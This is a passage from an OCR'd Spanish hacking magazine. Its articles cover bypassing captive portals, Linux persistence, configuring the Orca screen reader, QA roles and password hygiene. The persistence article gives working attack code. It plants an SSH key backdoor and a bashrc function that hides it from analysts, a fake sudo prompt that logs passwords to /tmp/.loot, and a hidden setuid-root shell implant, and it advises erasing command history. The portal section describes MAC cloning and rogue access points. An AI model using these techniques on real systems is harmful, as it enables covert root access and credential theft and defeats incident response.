Por otro lado, el que implemente un Portal, le asiste la responsabilidad de atender y responder por la seguridad de sus clientes, contratando a una Autoridad de Certificación (CA), que brinde un **Certificado Digital, al servidor y sitio web. Hay que destacar que un Portal Cautivo es un sistema que intercepta y redirige las comunicaciones del cliente, tal como lo haría un ataque MITM (Man-In-The-Middle)** con **Phishing. No es raro ver como los servicios de este tipo son bloqueados por los navegadores modernos, que si no poseen una verificación de seguridad en su conexión HTTPS, o HSTS, bloquean a la página de logueo, imposibilitando al usuario el acceso.**

usurpando y clonando a clientes ya logueados

Al asociarse a la red abierta, si el AP no posee la tecnología de Isolación de Clientes, es fácil suplantar la identidad de un usuario que ya está logueado, y saltarse así al registro de identidades. Simplemente scaneando la red, y clonando el IP y MAC de dicho cliente, saltaríamos el portal y accederíamos al servicio que brinda. No se deben olvidar a los servidores DNS en uso.

- **Inconvenientes:** En ocasiones como el cliente está en uso, se deniega la navegación a ambos o es muy aventurado, pues hay peticiones desde dos dispositivos con idéntica dirección, lo que acarrea conflictos. Esto sucedería si fuera una red pequeña con pocos clientes, y se atenuaría si fuese una red de envergadura. Según estuviere configurado el portal, con un MAC Spoofing pudiera ser suficiente, sin usurpar la IP.
  También si el firewall del Portal, tiene activado el registro de detectar MAC´s duplicadas, se expulsaría al intruso, pasados unos minutos.
  El tiempo de sesión (navegación) estaría limitado al crédito (si avala), o al tiempo asignado al cliente que se usurpó.
- **Herramientas que se emplean para tal fin:** Todos los scanners de red que brinden el acceso a las IP´s y MAC´s en uso.
  Para Android se puede citar a la aplicación Hotspot Bypass, que implementa el método de manera automatizada.

Clonando al AP

Este tipo de ataque (Rogue AP - MITM Attack), brindaría las claves de acceso de los usuarios. Y se clonaría la señal abierta del AP, así como a su servidor y página web, unidos a un certificado que no levante alarmas.

- **Inconvenientes:** No siempre el entorno brinda la estabilidad y tiempo para interceptar suficientes credenciales.
  Físicamente es fácilmente detectable, por personal de seguridad.
  Las credenciales son perecederas en el tiempo, y se deben volver a adquirir.

Usando una VPN

Hay servicios VPN que, con ciertos protocolos son capaces de saltarse a un Portal Cautivo. En realidad, este método califica como el ***tunelado*** del tráfico a través del firewall del Portal.

Suelen usarse los protocolos TCP, IKEv2, encapsular el tráfico en las peticiones DNS, o usar ciertos puertos de servicios (22, 443, 80, 8080, 8443, etc.).

Todo depende de cómo esté configurado el Portal y sus Firewalls, así como el servicio que brinda la VPN.

Son famosas VPN´s como Your Freedom, la aplicación para Android, SlowDNS de Tunnel Guru, VPN over DNS, etc.

No se debe olvidar a **Tor**, en especial su opción del pedido de puentes.

Lantern o Psiphon, no están diseñadas para este tipo de evasión, pero… pudieran funcionar si la seguridad no fuere exigente.

- **Inconvenientes:** Se deben contratar a una VPN, que brinda su mejor servicio en aras de ello.
  Todos los protocolos no avalan y son fácilmente bloqueados, una vez detectados. Y las VPN´s por DNS son particularmente lentas, dejando mucho que desear. También pueden ser bloqueadas, si existieren servidores DNS dedicados.

Un Túnel DNS

Consiste en establecer un túnel DNS a través de un server con Iodine. En las peticiones DNS, estableceríamos nuestro tráfico cifrado.

- **Inconvenientes:** A pesar de ser uno de los métodos más efectivos de evasión, es relativamente lento. Esto se agrava si hay saturación de clientes, o el ancho de banda es pobre.
  Es fácilmente controlable con filtros en los servidores DNS propios, si estuvieren presentes.
  Se debe contratar los servicios de un dominio.

otras Herramientas

- **Iodine:** pero existen muchas otras, que, en síntesis, establecen un tráfico cifrado por diversas vías y puertos, aunque la más efectiva es por los DNS.

  DNS2SOCKS, dns2tcpc, Dnscat2, son algunas de ellas.

un Portal Cautivo extremo Destinado a la Censura y al Control

Existen Portales Cautivos gubernamentales, destinados a la censura y al control.

Este tipo de Portal Cautivo, según se infiere, es una creación de los chinos, y está inspirado en su Gran Firewall. Manipulan, interceptan y deniegan las peticiones DNS, a través de la técnica conocida como "envenenamiento DNS" en donde al detectar un sitio web que se encuentre en la lista negra, el sistema corrompe los datos de la conexión haciendo que la página no pueda cargar. En caso de intentar el ingreso vía IP, el firewall lo bloquea automáticamente. Asimismo, el sistema se encarga de validar las páginas que cargan en busca de palabras claves que también son **censuradas**[5]. En el caso del Portal Cautivo, estás funciones se proyectan a través de sus servidores DNS dedicados.

Muchos países lo tienen implementado y son muy efectivos por dichos servidores DNS, que poseen poderosos firewalls, y unido al capado del ancho de banda, se hace imposible establecer un método efectivo de evasión.

No obstante, poseen **backdoors** de servicios, que se pueden detectar si se sabe cómo. Pues necesitan canales abiertos para uso interno o gubernamental.

Estos Portales son fácilmente identificables por las siguientes características:

- **Ancho de banda capado.** Por lo general el internet es brindado con una relación de bajada y subida de 10 x1. En estas redes la subida es aún más restringida.
- **Se usan servidores DNS dedicados y proxyficados.** No permiten un autónomo uso de servicios de terceros. Controlan y cierran las peticiones según el firewall de censura.
- **Son monitoreados el tráfico,** hábitos, y usos de las redes sociales y las plataformas de información de manera general.
- **Pocas opciones de entidades competitivas.**
- **El internet es cerrado de manera arbitraria,** siendo su navegación imposible, ante eventos que sean desfavorables a la opinión gubernamental.

Como se deduce, muchos de los anteriores artilugios de evasión no avalarían, o serían deficientes, con excepción del backdoor de servicios mencionado.

[5] Marquez, Doriann.. Oct 16, 2018. *Todo lo que debes saber acerca del gran firewall chino.* www.tekcrispy.com/2018/10/16/the-great-firewall-of-china, **Consultado**: 20/10/2019.

PERSISTENCIA EN SISTEMAS LINUX

GNU/LINUX

La persistencia tras un ataque exitoso es quizás el área menos tratada cuando se habla de ***tests de penetración***, por ello durante este artículo se explorarán diferentes técnicas para lograr persistencia en el sistema una vez se tenga un acceso privilegiado al mismo.

Escrito por: **@SADFUD** | **MODERADOR** UNDERC0DE

Analista de ciberseguridad en ITQ latam. Interesado en seguridad ofensiva e inteligencia.

Contacto:
underc0de.org/foro/profile/sadfud
Redes Sociales:
twitter.com/SadFud75
github.com/SadFud
www.hackthebox.eu/profile/2155

Uno de los **objetivos** primarios tras lograr comprometer un sistema y obtener una cuenta privilegiada debe ser establecer un plan B de persistencia en el caso de que la intrusión sea detectada por el equipo de respuesta a incidentes de la organización.

Comúnmente cuando se habla de **persistencia** se entiende la misma como ***la habilitación de un canal de comunicación secundario o una "reverse Shell"***, pero eso no siempre es recomendable ya que es fácil de detectar y mitigar.

A continuación, exploraremos otros métodos más interesantes con los que logramos el mismo objetivo de maneras que sean más complicadas de detectar y que por tanto van a tener una mayor vida útil.

creación de un backdoor ssh

Para ello básicamente lo que necesitamos hacer es crear un par de claves **ssh** y establecer la clave pública como autorizada para el usuario que consideremos oportuno como se muestra a continuación.

```
sadfud@DESKTOP-4OJMCJB:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/sadfud/.ssh/id_rsa):
Created directory '/home/sadfud/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/sadfud/.ssh/id_rsa.
Your public key has been saved in /home/sadfud/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:fm2fIOMv63yLU9gqZ68VtVQe2O7TYaMuymMk2196rDI sadfud@DESKTOP-4OJMCJB
The key's randomart image is:
+---[RSA 2048]----+
|              o..|
|             . +.|
|              + .|
|             o * |
|        S  o. = +|
|       o ...oo o.|
|        * +oB.  .|
|       .oE*B+* . |
|        .B&%B.o  |
+----[SHA256]-----+
```

Una vez creado el par de claves, debemos copiar la clave pública, en mi caso está almacenada en **/home/sadfud/.ssh/id_rsa.pub** al directorio **/.ssh/authorized_keys** en el home del usuario. Si se han seguido los pasos correctamente, podremos entrar sin conocer la clave de **root** (o el usuario en el que se haya implantado el backdoor) en el caso de que la intrusión fuese detectada y se realizase un cambio de las contraseñas de los usuarios con acceso al equipo como medida de respuesta.

```
sadfud@DESKTOP-4OJMCJB:~$ ssh root@10.0.2.18 -i /home/sadfud/.ssh/id_rsa
Last login: Thu Nov 14 23:45:42 2019 from 10.0.3.43
```


Una vez se ha comprobado que la persistencia funciona se pueden realizar acciones adicionales para evitar que este método sea detectado, como añadir alias para los comandos de visualización.

Ejemplo: **cat** que no muestren la clave maliciosa en el caso de que se intente visualizar el archivo de ese modo.

Por ejemplo, añadiendo al archivo **bashrc** del usuario la siguiente orden:

```
1. cat() {
2.     if [[ $@ == "authorized_keys" ]]; then
3.         command cat authorized_keys | grep -v 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAA'
4.     else
5.         command cat "$@"
6.     fi
7. }
```

Esto provocará que cuando se realice **cat** sobre el archivo **authorized_keys** no se muestre la línea que contiene **ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAA** , es decir, no se mostrará nuestro ***backdoor al analista*** como se muestra en la siguiente captura.



Este procedimiento puede automatizarse para ser replicado en todos los usuarios del sistema y para todos los binarios dedicados a la lectura de texto. Adicionalmente se puede aplicar no sólo a la lectura sobre **authorized_keys** si no sobre **.bashrc** para dificultar aún más la detección.

Tras finalizar el proceso es altamente recomendable eliminar el historial de comandos.

Uno de los primeros métodos que se pueden ocurrir para ganar persistencia en Linux una vez se tienen privilegios elevados es crear un nuevo usuario y darle todos los permisos. Esto es efectivamente un método válido, pero desde luego no pasaría desapercibido en un análisis superficial para comprobar la posible intrusión al sistema.

¿Si crear un usuario nuevo privilegiado es demasiado evidente, por qué no elaborar un poco más el concepto con un usuario ya existente y un juego de permisos sobre un archivo?

método utilizando credencial de un usuario existente

En este método explicaremos el procedimiento para robar la credencial de un usuario existente y garantizar un acceso privilegiado sin modificar los permisos del mismo y sin que éste necesariamente los tuviese.

Para que éste ataque sea exitoso se necesitará la interacción de un usuario cualquiera.

Igualmente se podría seguir el método explicado anteriormente para conseguir el acceso al sistema con un usuario diferente.

Previo a la realización del ataque es necesario explorar el entorno y ver si se ejecutan tareas manuales sobre el servidor de forma periódica; también se puede hacer uso del comando **last** para obtener un listado de las últimas terminales que se han abierto en el servidor.

Para el ejemplo, se plantea el escenario de que un usuario se conecte cada X tiempo al servidor para realizar una serie de tareas que desconocemos de forma manual.

Una vez que tenemos identificado el objetivo del cual vamos a abusar para establecer nuestra persistencia debemos preparar el escenario.

El primer paso será editar el archivo **.bashrc** del objetivo y añadir el siguiente contenido:

```
1. chmod u+x ~/.uc/premio
2. echo "alias sudo=~/.uc/premio" >> ~./bashrc
```

Posteriormente se procederá a crear el archivo premio, el cual será un script en bash con el siguiente contenido:

```
1. read -sp "[sudo] password for $USER: " sudopass
2. echo ""
3. sleep 2
4. echo "Sorry, try again."
5. echo $sudopass >> /tmp/.loot
```


Después habrá que reajustar los permisos sobre los archivos modificados.

Una vez el usuario se conecte el usuario para realizar sus tareas rutinarias, al momento de ejecutar la orden sudo se ejecutará por debajo el script que hemos añadido y la contraseña del usuario se escribirá al archivo /tmp/.loot

En este punto ya se ha conseguido la parte difícil del procedimiento. Ahora estableceremos un método para poder ejecutar comandos de forma privilegiada abusando de la nueva cuenta conseguida. Para ello crearemos desde la cuenta de root un archivo al que daremos un permiso muy especial de la siguiente forma:


```
1. mkdir /tmp/.uc/
2. echo 'int main(void){setresuid(0, 0, 0);system("/bin/sh");}' > /tmp/.uc/implante.c
3. gcc /tmp/.uc/implante.c -o /tmp/.uc/implante 2>/dev/null
4. rm /tmp/.uc/implante.c
5. chown root:root /tmp/.uc/implante
6. chmod 4777 /tmp/.uc/implante
```

El resultado de la ejecución debe ser el siguiente



Como se observa en la imagen hemos colocado el suid al archivo, lo cual quiere decir que independientemente de quien ejecute el archivo, éste se ejecutará con los permisos del propietario, ósea, como root. Llegados a este punto se puede colocar el archivo en un lugar donde pase desapercibido, idealmente fuera del path para que no sea descubierto por accidente.

A continuación, desde nuestro usuario no privilegiado ejecutamos el archivo:




Y obtenemos una Shell con máximos privilegios.

Adicionalmente se puede modificar el binario a ejecutar para establecer algún método de autenticación, como por ejemplo un parámetro que actúe como contraseña para evitar que nuestra persistencia sea usada por terceros o simplemente cambiar el código por completo y realizar otro tipo de acciones.

UNA EXPERIENCIA INFORMÁTICA CON: ORCA SEGUNDA PARTE

Un concepto que poco comentamos es la **Brecha Digital**, utilizado para hacer referencia a la diferencia tecnológica para quiénes tienen acceso a las **TIC** (Tecnologías de la Información y Comunicación) y quiénes no, nos referimos a Smartphone, ordenador, Internet y software. Los posibles generadores de estas diferencias son desde nivel socioeconómico hasta la capacidad de usar la Tecnología de forma eficaz, ya que existen distintos grados de alfabetización y capacidades diferentes.

Escrito por: **@MIJAILO_ARSCO** EN COLABORACIÓN CON **UNDERC0DE**



Entusiasta del área informática, dispuesto a brindar apoyo a quien lo necesite ofreciendo guía para interactuar en el medio digital con apoyo de herramientas. Antes dedicado a desarrollo de software en el área de accesibilidad, su principal interés en personas con capacidades diferentes. Quien se desenvuelve en un mundo virtual gracias a herramientas que le permiten interactuar y desarrollar sus habilidades.

Contacto:
underc0de.org/foro/profile/Mijailo_Arsco/
Redes Sociales:
Telegram @Mijailo_Arsco

Anteriormente comentamos acerca de la accesibilidad en **GNU/Linux** para las personas con discapacidad visual, ahora, nos enfocaremos en brindar **una guía de configuración de la herramienta ORCA**[6], para obtener las máximas prestaciones, en cuanto a la accesibilidad.

6 **Página oficial Lector de Pantalla y Magnificador Orca:** wiki.gnome.org/Projects/Orca

Recordemos, que el **lector de pantalla ORCA** está disponible para cuatro escritorios.

Los más compatibles, accesibles y generalmente viene preinstalada esta herramienta:

1. GNOME
2. MATE

Los otros dos son compatibles para su instalación, aunque no son tan accesibles para el lector, pero permiten su utilización:

1. LXDE
2. XFCE

La forma de iniciar ORCA en GNOME y MATE, generalmente, es mediante el método de **teclas Alt +super (windows) +S**, en caso de no iniciar, y para los demás escritorios, se debe oprimir las teclas **Alt + F2, escribir la palabra ORCA y presionar ENTER**, debe iniciar pronunciando, **"Lector de pantalla activado",** esto nos indicará de la correcta activación de ORCA.

CONFIGURANDO EL LECTOR ORCA

Para iniciar la **configuración**, debemos presionar las **teclas Insert + Barra espaciadora**, en caso de que la ventana de configuración no aparezca, será necesario presionar, primero las **teclas Alt +F1**, seguido de **Insert + Barra Espaciadora**, luego **Esc**; esto para escritorios **Gnome y Mate**.

La pantalla que aparece, estará enfocada en la ***pestaña general***, para desplazarnos por las pestañas siguientes utilizaremos **las flechas derecha e izquierda**; para ingresar en la configuración, de cada sección por pestaña, bastará con presionar el **tabulador**, con esto recorremos cada ítem, seleccionando y cambiando los valores a nuestra conveniencia, hasta llegar a los botones.

- **Ayuda**: mostrara una ventana de ayuda de ORCA.
- **Aplicar**: permite ejecutar los cambios de inmediato, los botones.
- **Cancelar**: Cerrará la ventana sin aplicar cambios.
- **Aceptar:** ejecutará los cambios y cerrará el programa.

secciones y su configuración

Pestaña General

En ésta sección, encontraremos parámetros relevantes a la configuración de:

- Tipo de teclado
- Avisos por voz, sonoros y en braille
- Enfoque de lectura
- Perfiles aplicables a ORCA.

Ítems Y Su Adecuada Configuración

1. **Distribución de teclado:** consta de dos valores, dependiendo del tipo de computadora, escritorio o portátil; se debe elegir, según la computadora en la que se ejecuta ORCA.
2. **Actualizaciones en braille:** solo se deberá marcar si se dispone una línea braille.
3. **Sonar actualizaciones:** éste valor se debe activar con la tecla espacio, su función es, permitir mediante un sonido, que cambia su tono, comprender el avance de una operación, gráficamente mostrado en barras.
4. **Frecuencias en segundos:** permite seleccionar el tiempo en segundos de cada notificación, por **defecto 10 segundos**, y es posible modificar mediante flechas direccionales arriba y abajo.

5. **Restringir a:** es una caja combinada, expandirle mediante la tecla espacio, con tres opciones; por defecto ventana, pero existen también todo y aplicación, preferiblemente debe estar en ventana, lo que hace, es limitar el área de enfoque.
6. **Ratón panel, presentar consejos:** debe marcarse con la tecla espacio, éste ajuste, nos brindará consejos, sobre cómo utilizar las funciones de ORCA, en el objeto visualizado.
7. **Hablar el objeto abajo del ratón:** permite leer algunos elementos que orca, por sí solo no pudo leer, mediante su normal navegación por la pantalla; moviendo el puntero del ratón, ORCA enfocará los objetos debajo de él y lo notificará por voz.
8. **Formatos de hora y fecha:** permiten, notificar en el formato deseado, la fecha y hora, según la elección del usuario, los valores se cambiarán, utilizando las flechas arriba y abajo.
9. **Perfil:** en éste ajuste, se permite seleccionar el perfil aplicable, a los ajustes de la configuración de ORCA:
    - **Cargar:** permite ejecutar los ajustes desde un **perfil guardado**;
    - **Guardar como:** permite almacenar el perfil con un nombre determinado por el usuario.
    - **Quitar:** permite eliminar el perfil guardado.

Pestaña voz

1. **Sintetizador de voz:** es un listado expandible, permite elegir entre los diferentes sintetizadores de voz instalados en el sistema.
2. **Idioma:** presente en las versiones más nuevas, permite elegir en la lista de idiomas aplicables, a la síntesis; Este nuevo ajuste, permite la selección en el ajuste persona.
3. **Persona:** en este listado, se permite elegir las voces por idioma y las variantes, en la versión más moderna, solo aparecen las voces para el idioma seleccionado.

Los siguientes son controles deslizables, manipulables con flechas direccionales derecha e izquierda:

1. **Velocidad:** permite variar la velocidad de habla de la síntesis.
2. **Tono**: permite cambiar la tonalidad de la voz.
3. **Volumen de la voz:** modifica el volumen de la voz.

El siguiente ajuste, **leer números como dígitos**, se debe marcar, si fuera necesario para mejorar la comprensión, de las cantidades numéricas.

Pestaña Lee

Estos parámetros, determinaran el comportamiento de ORCA, en cuanto a la lectura de textos:

- **Activar lee:** debe estar marcado, si no, el lector no podría leer la pantalla, de lo contrario estará desactivado.
- **Cantidad de información:** es recomendable seleccionar la opción **extendida**, para que brinde la mayor cantidad de información posible.
- **Nivel de puntuación:** recomendable la opción **mayoría**, permite escuchar los signos de puntuación, al deletrear, con flechas direccionales derecha e izquierda.
- **Contexto hablado:** no es necesario **marcarlo**, pues limitaría el contenido verbalizado.
- **Indicar líneas en blanco:** Recomendable **marcarlo**, para saber si hay líneas en blanco, como, ***por ejemplo, en la separación de párrafos.***
- **Hablar el indicador de palabra mal escrita:** en el caso de edición del texto, será muy útil, porque nos permite enterarnos de errores de escritura.
- **Leer las teclas de acceso del objeto:** permite conocer en menús y controles gráficos, como ejecutar una función, mediante método por teclas.
- **Leer mensaje de aprendizaje:** permite recibir consejos de parte de la herramienta.
- **Mensajes de sistema:** siempre debe ser **detallado**, para obtener mayor información, por parte de ORCA.

Pestaña Braille

Esta sección integra *controles especiales*, para los usuarios que poseen una *línea braille*, que prefieren recibir las notificaciones por ese medio.

Pestaña Eco De Teclas

Esta categoría se refiere, al comportamiento del lector, en cuanto a la inserción de texto.

1. **Activar eco de teclas:** Esta función debe estar activada, ya que nos permite la verificación de los datos ingresados por teclado.

Los siguientes **Items** deben estar activados, debido a que son ajustes, que permiten a Orca, verbalizar las teclas especiales:

- **Teclas alfabéticas**
- **Teclas numéricas**
- **Teclas de puntuación**
- **Teclas de espacio**
- **Teclas modificadoras**
- **Teclas de función**
- **Teclas de acción**
- **Teclas diacríticas**

Los siguientes ajustes, controlan la inserción del texto.

- **Eco de teclas por carácter:** repite el ultimo carácter ingresado.
- **Eco de teclas por palabras:** repite la última palabra ingresada.
- **Eco por frases:** repite la última frase ingresada.

Las opciones anteriores, deben estar activadas, porque le permiten al usuario, verificar lo que está ingresando por el teclado, el sentido correcto, cuando se redacta un texto. En el caso de las teclas de navegación, es decir, las flechas direccionales, no es recomendable activarlas, sin embargo, queda de consideración a cada persona.

Pestaña Atajos De Teclado

Teclas rápidas, para realizar diversas acciones en el sistema; aquí el usuario, podrá consultar, los métodos por teclas, además, de modificarlos.

Pestaña pronunciación

Es posible **añadir** pronunciaciones de forma **personalizada**, permite **modificar, agregar o restablecer** las formas de pronunciación, por parte de ORCA.

NOTA:

*Se hizo un especial énfasis, en aquellas configuraciones que deben modificarse, para mejorar los resultados, por parte de la herramienta lector de pantalla ORCA; aún hay más configuraciones, no fueron mencionados, porque sus valores se mantendrán por defecto. se recomienda el avance por cada ítem, con la tecla tabulador, pues por las teclas de flechas direccionales, algunos **Items** modifican su valor, y por lo contrario presionando tabulador se evita errores por el cambio incorrecto de valores.*

Aunque el área de Accesibilidad en términos de Inclusión Digital va avanzando, una de las comunidades un tanto olvidadas y menos consideradas por los programadores es la discapacidad. La accesibilidad debería incorporar aplicaciones personalizables, permitiendo la adaptación de acuerdo sus necesidades.

Lectura del Artículo en voz de: @DRAGORA | youtu.be/Tor20kNHmRE


<Zerpens>
HAZ CRECER TU NEGOCIO
TE HACEMOS
TU TIENDA ONLINE
Ideal para negocios interesados
en mostrar sus productos o
vender por internet.
ZERPENS.COM@GMAIL.COM
CONTACTAR

¿PORQUÉ ES FUNDAMENTAL UN QA EN UN PROYECTO?

QA ANALITICA WEB

Ha sido tendencia el tema **QA**, en uno de los grupos de **Underc0de**. *Y debido a que actualmente me desempeño como QA en una empresa de Software, quiero compartirles mi experiencia personal en esta área.*

Escrito por: **@ANTRAX** | **ADMINISTRADOR** UNDERC0DE

Trabaja actualmente como QA en dos empresas de software, controlando la calidad de los desarrollos que realizan, sometiéndolos a distintas pruebas, como lo es la seguridad. Participa activamente en la comunidad de Underc0de como administrador.

Disfruta investigar temas nuevos y redactar papers de lo que va aprendiendo para que después más gente pueda aprender de ellos.

Contacto:
underc0de.org/foro/profile/ANTRAX

Para resumir un par de líneas, **QA** (Quality Assurance) o ***Aseguramiento de Calidad*** hace referencia a la forma de medir la calidad, no solo del producto, sino también del proceso de desarrollo.

Muchas empresas con el fin de **abaratar costos**, dejan de lado el área de **QA**, quizás lo consideran *innecesario* o *pérdida de tiempo*, pero a la larga se nota la diferencia. Es imposible que una aplicación o proyecto sea perfecto, siempre va a tener defectos, y la misión de un **QA** no es simplemente encontrarlos, sino también ayudar a prevenirlos.

Tester vs QA

Frecuentemente suelen confundirse los términos **Tester** y **QA**, o simplemente son utilizados como sinónimos, es necesario aclarar que son **2 perfiles totalmente diferentes**.

- **Tester**: Es el encargado de detectar y reportar fallas en un sistema durante la fase de desarrollo.
- **QA**: Se encarga de asegurar la calidad no solo del producto mismo, sino también de todos los procesos del desarrollo.

En pocas palabras, un **QA** realiza las tareas de un **Tester**, en cambio un **Tester** no realiza las tareas de un QA. Es decir, un **QA** es un **Tester** evolucionado.

Tareas de un QA

Análisis: Ayuda al **Product Owner** a definir tareas y criterios de aceptación. el QA suele tener una visión más horizontal del producto y el desarrollo, por lo que puede ayudar a definir las **User Stories** y ser claras para los desarrolladores.

Desarrollo de un plan de pruebas: En base a los criterios de aceptación, elabora un plan de prueba (test plan) que va a contener distintos casos de pruebas (test cases) teniendo en cuenta los diferentes flujos de la aplicación

Estrategias de testing: Dependiendo del estado del proyecto, los tiempos, el tamaño de la aplicación, entre otros factores, dependerá de la estrategia de testing que se empleará

Elaboración de reportes: Una labor que tal vez no todos los QA realicen, aunque lo ideal es hacer reportes semanales para que el PO tenga conocimiento del estado de la plataforma (bugs existentes y fixeados)

Scripts Automatizados: Si abordar demasiado en este tema, los **QA** pueden ser **manuales** o **automatizados**. En el segundo caso, elaboran **scripts** que ejecuten cierta tarea de forma automática. Para poder automatizar, obviamente es necesario saber programar.

En conclusión, podemos decir que un **QA** le da un **valor agregado en calidad al producto, al desarrollo y al proceso**. No es una pérdida de dinero, ya que al cliente final le llega un producto listo para usar. Muchos desarrollos que no tienen área de QA, entregan productos sin probar y terminan fallando en producción, gastando dinero en arreglar las fallas y perdiendo tiempo para la puesta en marcha.

CUATRO ESTACIONES, CUATRO CONTRASEÑAS

PRIVACIDAD

Es sabido que el ***usuario el eslabón más débil en la cadena de seguridad***, y es debido a que se elige el camino rápido creando contraseñas débiles y sencillas de recordar o simplemente no se toma en cuenta que un ciberdelicuente puede descifrarlas fácilmente.

Escrito por: @**DENISSE** | **CO-ADMIN** UNDERC0DE

Informática de profesión, adicta al mundo de la tecnología, involucrada en el gremio educativo con énfasis informático, participante en el desarrollo de un proyecto educativo que fomenta la lectura en niños, llamado GoGoReaders. Moderadora de los subforos Debates y Diseño Gráfico, partidaria de redactar temas que causen distintas opiniones y que sean de interés de la comunidad, gusta del Diseño, aunque no por profesión, pero si por afición, y ferviente colaboradora en el foro Underc0de, participando por pasión a la comunidad.

Contacto:
underc0de.org/foro/profile/Denisse

Debemos concientizarnos, que están a la orden del día las fallas de seguridad, la **fuerza bruta** es una de las practicas preferidas por los hackers, por lo que hay que pensarlo al menos dos veces al momento de crear una contraseña para que sea más segura y poderosa, generando una para cada servicio, ya que es otra de las problemáticas de seguridad: utilizar la misma clave para múltiples servicios.

contraseñas vulnerables y comunes

“123456” y “password” suelen ser las contraseñas más utilizadas por lo fáciles de recordar, este tipo de claves “sencillas”, más que aportar seguridad, ponen en riesgo lo que se esté tratando de proteger.

Ahora bien, conociendo las contraseñas más utilizadas y fáciles, debemos sospechar que obviamente el ciberdelincuente acudirá a ellas en primera instancia para **apoderarse** de una cuenta de usuario**,** generalmente utilizarán software con los que pueden probar automáticamente esa lista de contraseñas comunes, antes de recurrir a métodos más sofisticados.

Los usuarios generalmente **no presentan ningún desafío a los ciberdelincuentes**, incluso los menos experimentados, logran descifrarlas en cuestión de segundos.

Como usuarios debemos considerar que cada que nos registramos en una página o creamos una cuenta hay que generar una contraseña única y robusta, pero comúnmente los usuarios prefieren **repetir la misma contraseña sencilla** con la intención facilitar la tarea de recordarla, que son precisamente ***las más vulnerables***, dejando de ser una **herramienta de seguridad** con la cual mantener a salvo nuestras cuentas.

El riesgo al que podemos enfrentarnos es peor que dedicar tiempo extra a crear una nueva contraseña.

Es esencial preservar nuestras cuentas e información, así sea algo molesto recurrir a métodos y combinaciones más complejas.

Tips para crear una contraseña robusta


Incluir al menos 8 caracteres: Es recomendable combinar minúsculas, mayúsculas, números y caracteres especiase


Evitar obviedades: Como números consecutivos, una misma vocal, matrículas de coches, o día de cumpleaños o responder las preguntas de seguridad con la verdad.


Ser única: No utilizar la misma contraseña para todo o para varios servicios. Si alguien logra descifrarla, podrá ingresar acceder a múltiples plataformas.


Utilizar un gestor de contraseñas: Para organizar y almacenar claves de las distintas cuentas registradas.


Cambiarlas periódicamente: seguir la regla: "Cuatro estaciones, cuatro contraseñas".

La mejor manera para preservar nuestra información y cuentas aseguradas es mediante la utilización de **elementos múltiples de autenticación**, es decir hacer uso de ***tokens***, con dispositivos móviles para asegurar **la identidad del usuario, tarjetas de crédito o medidas de seguridad basadas en la biometría**.

Tipos de Tokens:

- **Hardware:** Mediante llaveros o tarjetas que muestran en pantalla la contraseña, compuesta aleatoriamente para cada logueo. Con una operación criptográfica al pulsar un botón o conectar el dispositivo.
- **Software**: Generan contraseñas de un único uso a través de una aplicación en el dispositivo.
- **Teclados virtuales**. Desde un teclado común, al ingresar información sensible, se corre el riesgo de que sea interceptada por un **spyware**, aplicaciones como los keyloggers graban y envían nuestra información personal al ciberdelincuente por medio de las pulsaciones del teclado mientras escribimos. Como prevención es posible utilizar un **teclado virtual** para evitar el robo de datos personales, en caso de creer que nuestro equipo haya sido infectado.
- **Gestores de contraseñas**: Otra de las opciones es un gestor de contraseñas, una herramienta que permite almacenar y gestionar nuestras claves, acabando con la tediosa tarea de **tener que recordar cientos de usuarios y contraseñas**. Solamente es necesario los datos de acceso del gestor de contraseñas para tener acceso al programa y poder organizar los usuarios y contraseñas de todos los servicios a los que estemos registrados.

CREACIÓN DE VIDEOJUEGOS SEGUNDA PARTE

VIDEOJUEGOS

Continuamos con el pequeño curso de videojuegos pero a nivel teórico ya que muchas veces nos enfocamos sólo en el código, es necesario adentrarnos más a las bases, así que en esta edición trataremos los temas sobre la creación del protagonista, el antagonista y la creación de una intro para nuestro videojuego.

Escrito por: @**HACKER FASHION** | **USER** UNDERC0DE

